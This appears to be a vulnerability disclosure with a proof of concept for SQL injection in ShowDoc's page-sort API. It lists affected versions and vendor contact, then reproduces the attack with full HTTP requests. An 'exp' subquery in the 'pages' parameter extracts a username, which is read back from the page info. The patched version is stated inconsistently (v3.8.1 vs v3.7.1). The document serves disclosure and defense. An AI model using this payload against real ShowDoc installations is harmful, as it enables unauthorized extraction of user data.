saDL0w / **poc.md** Secret

Last active 12 hours ago

Code Revisions 10

SQL Injection PoC for showdoc

poc.md

Vulnerability Disclosure: SQL Injection in ShowDoc

1. Executive Summary

- **Vulnerability Type:** SQL Injection
- **Affected Versions:** v2.5.3 - v2.10.10, v3.0.0 - v3.6.2
- **Patched Version:** v3.8.1
- **Severity:** High

2. Description

A SQL Injection vulnerability was discovered in the "server/Application/Api/Controller/PageController.class.php" of showdoc. Because the application fails to properly neutralize user-supplied input in the `pages` parameter, an attacker can craft malicious SQL statements to bypass authentication or extract sensitive database information.

3. Vendor Communication

This vulnerability has been officially acknowledged by the vendor. This section provides evidence of the current patch status:

Date of Contact: Mar 30, 2026

Vendor Response: The vendor confirmed the vulnerability and stated that it has been fixed in the latest release.

Statement on Legacy Versions: The vendor explicitly stated that due to limited resources, they will not backport security patches to older branches (v2.x and v3.x). They advise all users to upgrade to the newest version.

Remediation

As the vendor will not provide patches for the affected legacy versions, users must immediately upgrade to version v3.7.1 or higher to mitigate this risk.


4. Proof of Concept (PoC)

Environment


- **OS:** Windows 11
- **Software Version:** v3.6.2
- **Database:** sqlite
- **PHP Version:** v8.2.12

Steps to Reproduce


1. Register any low-privileged user.


不安全 192.168.112.1:81/showdoc/web/#/user/register
Register
test123
59b5
Register
Login


2. Create any Item.



3. Create any page and save page.



4. Get page_id and item_id to use in Step 5.



5. Send the following HTTP request with the malicous payload:

```
POST /showdoc/server/index.php?s=/Api/Page/sort HTTP/1.1
Host: 192.168.112.1:81
Content-Length: 176
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT
Accept: application/json, text/plain, */*
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.112.1:81
Referer: http://192.168.112.1:81/showdoc/web/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: showdoc_client_id=ecb35879-2050-4f6e-b365-d6d7dda7c0fe; PHPSESSID=f1h
Connection: keep-alive

pages={"243038742":["exp","(select+username+from+user+order+by+uid+asc+limit+
```

Request

```
POST /showdoc/server/index.php?s=/Api/Page/sort HTTP/1.1
Host: 192.168.112.1:81
Content-Length: 176
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0
Accept: application/json, text/plain, */*
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.112.1:81
Referer: http://192.168.112.1:81/showdoc/web/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: showdoc_client_id=ecb35879-2050-4f6e-b365-d6d7dda7c0fe; PHPSESSID=
f1h5mtkju3laqis3pkt2i0j2bg; think_language=zh-CN; cookie_token=
de2887a24416ea486980213f8dc290618bec6a9cc7cb884513e7cc5c1f1c08cd
Connection: keep-alive

pages=
{"243038742":["exp","(select+username+from+user+order+by+uid+asc+limit+1)"]}&
item_id=648083284&user_token=
de2887a24416ea486980213f8dc290618bec6a9cc7cb884513e7cc5c1f1c08cd
```


Response

```
HTTP/1.1 200 OK
Date: Thu, 02 Apr 2026 13:30:45 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 26
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"error_code":0,"data":[]}
```

6. Get result from value of "s_number" in response:

```
POST /showdoc/server/index.php?s=/api/page/info HTTP/1.1
Host: 192.168.112.1:81
```

```
Content-Length: 93
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT
Accept: application/json, text/plain, */*
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.112.1:81
Referer: http://192.168.112.1:81/showdoc/web/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: showdoc_client_id=ecb35879-2050-4f6e-b365-d6d7dda7c0fe; PHPSESSID=f1h
Connection: keep-alive

page_id=243038742&user_token=de2887a24416ea486980213f8dc290618bec6a9cc7cb8845
```



Request

Pretty Raw Hex

```
1  POST /showdoc/server/index.php?s=/api/page/info HTTP/1.1
2  Host: 192.168.112.1:81
3  Content-Length: 93
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0
5  Accept: application/json, text/plain, */*
6  Content-Type: application/x-www-form-urlencoded
7  Origin: http://192.168.112.1:81
8  Referer: http://192.168.112.1:81/showdoc/web/
9  Accept-Encoding: gzip, deflate, br
10 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
11 Cookie: showdoc_client_id=ecb35879-2050-4f6e-b365-d6d7dda7c0fe; PHPSESSID=
   f1h5mtkju3laqis3pkt2iOj2bg; think_language=zh-CN; cookie_token=
   de2887a24416ea486980213f8dc290618bec6a9cc7cb884513e7cc5c1f1c08cd
12 Connection: keep-alive
13
14 page_id=243038742&user_token=
   de2887a24416ea486980213f8dc290618bec6a9cc7cb884513e7cc5c1f1c08cd
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Thu, 02 Apr 2026 13:30:50 GMT
3  Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4  X-Powered-By: PHP/8.2.12
5  Expires: Thu, 19 Nov 1981 08:52:00 GMT
6  Cache-Control: no-store, no-cache, must-revalidate
7  Pragma: no-cache
8  Content-Length: 345
9  Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 {"error_code":0,"data":{"page_id":"243038742","author_uid":"3","author_usernam
   e":"test123","item_id":"648083284","cat_id":"0","page_title":"newpage","page_c
   ontent":"\n","s_number":"showdoc","addtime":"2026-04-02
   21:26:10","page_comments":"","is_del":"0","page_addtime":"2026-04-02
   21:26:10","ext_info":"","attachment_count":"0","unique_key":""}}
```